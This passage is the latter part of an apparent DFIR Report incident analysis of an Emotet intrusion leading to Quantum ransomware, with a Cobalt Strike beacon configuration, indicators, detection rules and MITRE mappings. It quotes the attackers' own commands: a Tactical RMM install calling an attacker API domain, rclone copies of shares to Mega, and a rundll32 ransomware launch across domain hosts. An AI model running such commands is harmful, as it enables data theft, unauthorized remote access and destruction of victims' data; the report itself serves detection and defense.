  "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",  
  "post_ex": {  
    "spawnto_x64": "%windir%\sysnative\.dllhost.exe",  
    "spawnto_x86": "%windir%\syswow64\.dllhost.exe"  
  },  
  "stage": {  
    "cleanup": true  
  },  
  "process_inject": {  
    "stub": "yl5rgAigihmtjA5iEHURzg==",  
    "transform_x64": [  
      "prepend '\\x90\\x90'"  
    ],  
    "transform_x86": [  
      "prepend '\\x90\\x90'"  
    ],  
    "startrwx": false,  
    "min_alloc": "17500",  
    "userwx": false,  
    "execute": [  
      "CreateThread 'ntdll!RtlUserThreadStart'",  
      "CreateThread",  
      "NtQueueApcThread-s",  
      "CreateRemoteThread",
```

```
        "RtlCreateUserThread"
    ],
    "allocator": "NtMapViewOfSection"
},
"uses_cookies": true,
"http_post_chunk": "0",
"ssh": {},
"maxgetsize": "1403644",
"proxy": {
    "behavior": "Use IE settings"
},
"tcp_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
    "server": {
        "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCbfjn9w4cE3slYf3jYqTw3S+6HxAGZd3cM
pTqKnDsmGAmCs1l4R4jp5yz2SnrpRz8brvoZNotuWhqu71R0FqaAkaaheF5MrOHJBbCvGKDu4
m6RZ0DHicJCpj6YIm0FLHNNZugHhV5Ou9lZaseCTECMnk0rXiwTsiRWv9ikRccwHwIDAQABAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
        "port": "80",
        "hostname": "juanjik[.]com"
    },
    "beacontype": [
        "HTTP"
    ],
    "license_id": "206546002",
    "jitter": "37",
    "sleeptime": "45000",
    "http_get": {
        "server": {
            "output": [
                "print",
                "append 1522 characters",
```

```
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
    ]
},
"client": {
    "metadata": [],
    "headers": []
},
"verb": "GET",
"uri": "/jquery-3.3.1.min.js"
},
"cfg_caution": false,
"host_header": "",
"crypto_scheme": "0",
"http_post": {
    "client": {
        "output": [],
        "id": [],
        "headers": []
    },
    "verb": "POST",
    "uri": "/jquery-3.3.2.min.js"
}
}
```

Tactical RMM Agent

The threat actor dropped a Tactical RMM Agent on one of the servers as an alternative command and control avenue to access the network. During the installation of the software, the following command was observed:

```
"C:\Program Files\TacticalAgent\tacticalrmm.exe" -m install --api
https://api.floppasoftware[.]com --client-id 1 --site-id 1 --agent-type
```

```
server --auth REDACTED
```

This command reveals the floppasoftware.com domain used by the threat actor for the remote management of Tactical RMM Agent. This domain was registered very close to the timeline of this incident.

A domain registered to be used with Tactical RMM Agent will have both an api and mesh subdomain, in this case api.floppasoftware[.]com and mesh.floppasoftware[.]com. These were both hosted on the same server IP: 212.73.150.62.

In addition, during the execution of Tactical RMM Agent, the software will reach out to a centralized domain in order to retrieve the current public IP address in use:

```
icanhazip.tacticalrmm.io
```

AnyDesk

On the final day of the intrusion, AnyDesk was deployed on the server they had previously installed Tactical RMM on. Using this RMM agent they proceeded to install AnyDesk on the host. The following process activity was observed from meshagent.exe.

```
MeshAgent.exe -kvml  
- Initiating Process File Name, column 6, row 12  
"MeshAgent.exe" -b64exec
```

```
cmVxdWlyZSgnd2luLWNvbnNvbGUnKS5oaWR1KCk7cmVxdWlyZSgnd2luLWRpc3BhdGNoZXInK  
S5jb25uZWN0KCczNzQ3Jyk7
```

The decoded base 64 content reveals commands for console access and connect actions.

This is then followed by the following process flow:

Once downloaded and installed, the threat actor initiated a connection to the AnyDesk host.

```
Client-ID: 752733537 (FPR: 27ac27e2c9ed)  
Logged in from 84.17.49.114:1249
```

Exfiltration

Also seen in our [last report on Emotet](#), threat actors leveraged Rclone to exfiltrate data to Mega ([Mega.nz](#)) storage services.

```
rclone.exe copy "\\SERVER.domain.name\path" mega:1 -q --ignore-existing  
--auto-confirm --multi-thread-streams 6 --transfers 6
```

```
rclone.exe copy "\\SERVER.domain.name\path" mega:2 -q --ignore-existing  
--auto-confirm --multi-thread-streams 6 --transfers 6
```

From the rclone.conf file, the threat actors left the details of the remote account being used.

```
Brerinit@tempmail.de
```

With the help of Netflow, we identified that at least ~250MB worth of data was exfiltrated out of the environment.

Impact

Spam Email

During the first two days, Emotet sent outbound spam emails over SMTP:

The following is an example of the SMTP traffic for sending the email, along with an extracted EML that was sent with an attached XLS:

Ransomware

Towards the last day of the intrusion, the threat actor made their preparations to deploy ransomware to the domain. They started by connecting to a new server via RDP from the server they just used [Tactical RMM](#) to deploy Anydesk. Once establishing the RDP connection, they deployed Powertool164.exe, likely to prevent intervention by any security tools and launched the software [Don't Sleep](#).

Don't Sleep has the capability to keep the computer from being shutdown and the user from being signed off. This was likely done to ensure nothing will interfere with the propagation of the ransomware payload.

Finally, with Don't Sleep running, the threat actor executed a batch script named "**1.bat**". The script invoked the main ransomware payload, locker.dll, and passed a list of all the computers in the domain to the target parameter.



```
rundll32.exe locker.dll,run /TARGET=\\HOST1.DOMAIN.NAME\C$\n/TARGET=\\HOST2.DOMAIN.NAME\C$ /TARGET=\\HOST3.DOMAIN.NAME\C$\n/login=DOMAIN\\Administrator /password=[REDACTED] /nolog /shareall
```

The executable began to encrypt all the targeted hosts in the environment and dropped a ransom note: **README_TO_DECRYPT.html**

After the invocation of the ransomware payload, about a minute later, the threat actor launched Process Hacker. We believe this was to monitor the execution of the ransomware payload.

All systems in the domain were encrypted and presented with a ransom message.

Indicators

Atomic

Emotet Deployment Domains
descontador[.]com[.]br
www.elaboro[.]pl
el-energiaki[.]gr
drechslerstammtisch[.]de
dhnconstrucciones[.]com[.]ar
dilsrl[.]com

Emotet C2 Servers
103.159.224.46
103.75.201.2
119.193.124.41
128.199.225.17
131.100.24.231

139.59.60.88
144.217.88.125
146.59.226.45
149.56.131.28
159.89.202.34
165.22.211.113
165.227.166.238
178.128.82.218
209.126.98.206
213.32.75.32
37.187.115.122
45.226.53.34
45.55.134.126
46.55.222.11
51.210.176.76
51.254.140.238
54.37.70.105
82.223.82.69
91.207.181.106
92.114.18.20
94.23.45.86
96.125.171.165

Cobalt Strike

139.60.161.167 (survefuz[.]com)
139.60.160.18 (juanjik[.]com)

Tactical RMM Agent

api.floppasoftware[.]com
mesh.floppasoftware[.]com
212.73.150.62

Computed

K-1 06.13.2022.lnk
de7c4da78a6cbba096e32e5eecb00566

```
02b4f495e9995cc2251c19cd9984763f52122951
1bf9314ae67ab791932c43e6c64103b1b572a88035447dae781bffd21a1187ad

17jun.exe
0ea68856c4f56f4056502208e97e9033
b80c987c8849bf7905ea8f283b79d98753e3c15a
41e230134deca492704401ddf556ee2198ef6f32b868ec626d9aefbf268ab6b1

dontsleep.exe
50cc3a3bca96d7096c8118e838d9bc16
b286b58ed32b6df4ecdb5df86d7d7d177bb7bfaf
f8cff7082a936912baf2124d42ed82403c75c87cb160553a7df862f8d81809ee

locker.dll
d2df4601c8d43e655163c0b292bc4cc9
f6727d5d04f2728a3353fbd45d7b2cb19e98802c
6424b4983f83f477a5da846a1dc3e2565b7a7d88ae3f084f3d3884c43aec5df6

netscan.exe
27f7186499bc8d10e51d17d3d6697bc5
52332ce16ee0c393b8eea6e71863ad41e3caeafd
18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566

rclone.exe
22bbe1747933531e9c240e0db86268e2
c2a8776e21403eb00b38bfccd36d1c03dffb009e
53ae3567a34097f29011d752f1d3afab8f92beb36a8d6a5df5c1d4b12edc
```

Behavioral

The threat actor delivered Emotet via a Emotet loader in the form of a LNK file responsible for dropping Emotet via Powershell (K-106.13.2022.lnk).

Tactical RMM Agent was installed by the threat actor on a server to

ensure remote access (17jun.exe).
Data was exfiltrated to Mega cloud service via Rclone (rclone.exe).
Network mapping was performed using SoftPerfect Network Scanner (netscan.exe) followed by Quantum ransomware execution and propagation in the network (locker.dll).
The threat actor kept the remote desktop session alive by running a program to keep the session active (dontsleep.exe)

Detections

Network

[The DFIR Report Cobalt Strike 139.60.160.18](#)
[The DFIR Report Cobalt Strike 139.60.161.167](#)

ET Threatview.io High Confidence Cobalt Strike C2 IP group 1
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET INFO Observed External IP Lookup Domain (icanhazip .com in TLS SNI)t
ET JA3 HASH - Possible Rclone Client Response (Mega Storage)
ET POLICY HTTP POST to MEGA Userstorage
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
ET CNC Feodo Tracker Reported CnC Server group 1
ET CNC Feodo Tracker Reported CnC Server group 14
ET CNC Feodo Tracker Reported CnC Server group 15
ET CNC Feodo Tracker Reported CnC Server group 17
ET CNC Feodo Tracker Reported CnC Server group 19


```
ET CNC Feodo Tracker Reported CnC Server group 2
ET CNC Feodo Tracker Reported CnC Server group 20
ET CNC Feodo Tracker Reported CnC Server group 21
ET CNC Feodo Tracker Reported CnC Server group 23
ET CNC Feodo Tracker Reported CnC Server group 24
ET CNC Feodo Tracker Reported CnC Server group 25
ET CNC Feodo Tracker Reported CnC Server group 3
ET CNC Feodo Tracker Reported CnC Server group 4
ET CNC Feodo Tracker Reported CnC Server group 5
ET CNC Feodo Tracker Reported CnC Server group 6
ET CNC Feodo Tracker Reported CnC Server group 7
ET CNC Feodo Tracker Reported CnC Server group 8
ET CNC Feodo Tracker Reported CnC Server group 9
ET MALWARE W32/Emotet CnC Beacon 3
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/proc_creation_win_emotet_child_process_spawn_pattern.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_embed_exe_lnk.yml

[https://github.com/NVISOsecurity/sigma-](https://github.com/NVISOsecurity/sigma-public/blob/master/rules/windows/process_creation/win_susp_recon_activity.yml)

[public/blob/master/rules/windows/process_creation/win_susp_recon_activity.yml](https://github.com/NVISOsecurity/sigma-public/blob/master/rules/windows/process_creation/win_susp_recon_activity.yml)

[https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/win](https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_nlstest_recon.yml)
[dows/process_creation/proc_creation_win_nlstest_recon.yml](https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_nlstest_recon.yml)

[https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_rclone_execution.yml)
[_susp_rclone_execution.yml](https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_rclone_execution.yml)

[https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/win](https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_powershell_cmd_patterns.yml)
[dows/process_creation/proc_creation_win_susp_powershell_cmd_patterns.yml](https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_powershell_cmd_patterns.yml)

[https://github.com/SigmaHQ/sigma/blob/a3eed2b760abddfd62014fcf9ae81f435b216473/rules/wind](https://github.com/SigmaHQ/sigma/blob/a3eed2b760abddfd62014fcf9ae81f435b216473/rules/windows/process_access/proc_access_win_lsass_memdump.yml)
[ows/process_access/proc_access_win_lsass_memdump.yml](https://github.com/SigmaHQ/sigma/blob/a3eed2b760abddfd62014fcf9ae81f435b216473/rules/windows/process_access/proc_access_win_lsass_memdump.yml)

https://github.com/SigmaHQ/sigma/blob/3a2079b02bcb1a2653ba9b5a5f56fd8b14a59820/rules/windows/builtin/system/win_system_possible_zeroologon_exploitation_using_wellknown_tools.yml
https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_wmic_execution.yml
https://github.com/SigmaHQ/sigma/blob/8b749fb1260b92b9170e4e69fa1bd2f34e94d766/rules/windows/builtin/system/win_system_anydesk_service_installation.yml
https://github.com/SigmaHQ/sigma/blob/74e2d1bd3cec8fa72ba06cf4eef8e58fb5e0e237/rules/windows/process_creation/proc_creation_win_susp_process_hacker.yml
https://github.com/SigmaHQ/sigma/blob/08651822714c977d40d3c126c20ba4033d6836d3/rules/windows/registry/registry_set_registry_set_asep_reg_keys_modification_currentversion.yml

Yara

<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/15184/15184.yar>

MITRE

PowerShell – T1059.001

Process Injection – T1055

File Deletion – T1070.004

Lateral Tool Transfer – T1570

Valid Accounts – T1078

Service Execution – T1569.002

SMB/Windows Admin Shares – T1021.002

Remote System Discovery – T1018

Process Discovery – T1057

Rundll32 – T1218.011

Regsvr32 – T1218.010

Domain Account – T1087.002

Domain Groups – T1069.002

System Information Discovery – T1082

Data Encrypted for Impact – T1486

Network Share Discovery – T1135

Data from Network Shared Drive – T1039

Web Protocols – T1071.001

Remote Access Software – T1219

Exfiltration to Cloud Storage – T1567.002

Remote Desktop Protocol – T1021.001



Malicious File – T1204.002

Spearphishing Attachment – T1566.001

Exploitation of Remote Services – T1210

Internal case #15184

Share this:



Search ...

Search

Type your email...

Subscribe



Register For Our Next CTF



Reports



Threat Intelligence



Detection Rules



DFIR Labs



Mentoring and Coaching

Proudly powered by [WordPress](#) | Copyright 2023 | The DFIR Report | All Rights Reserved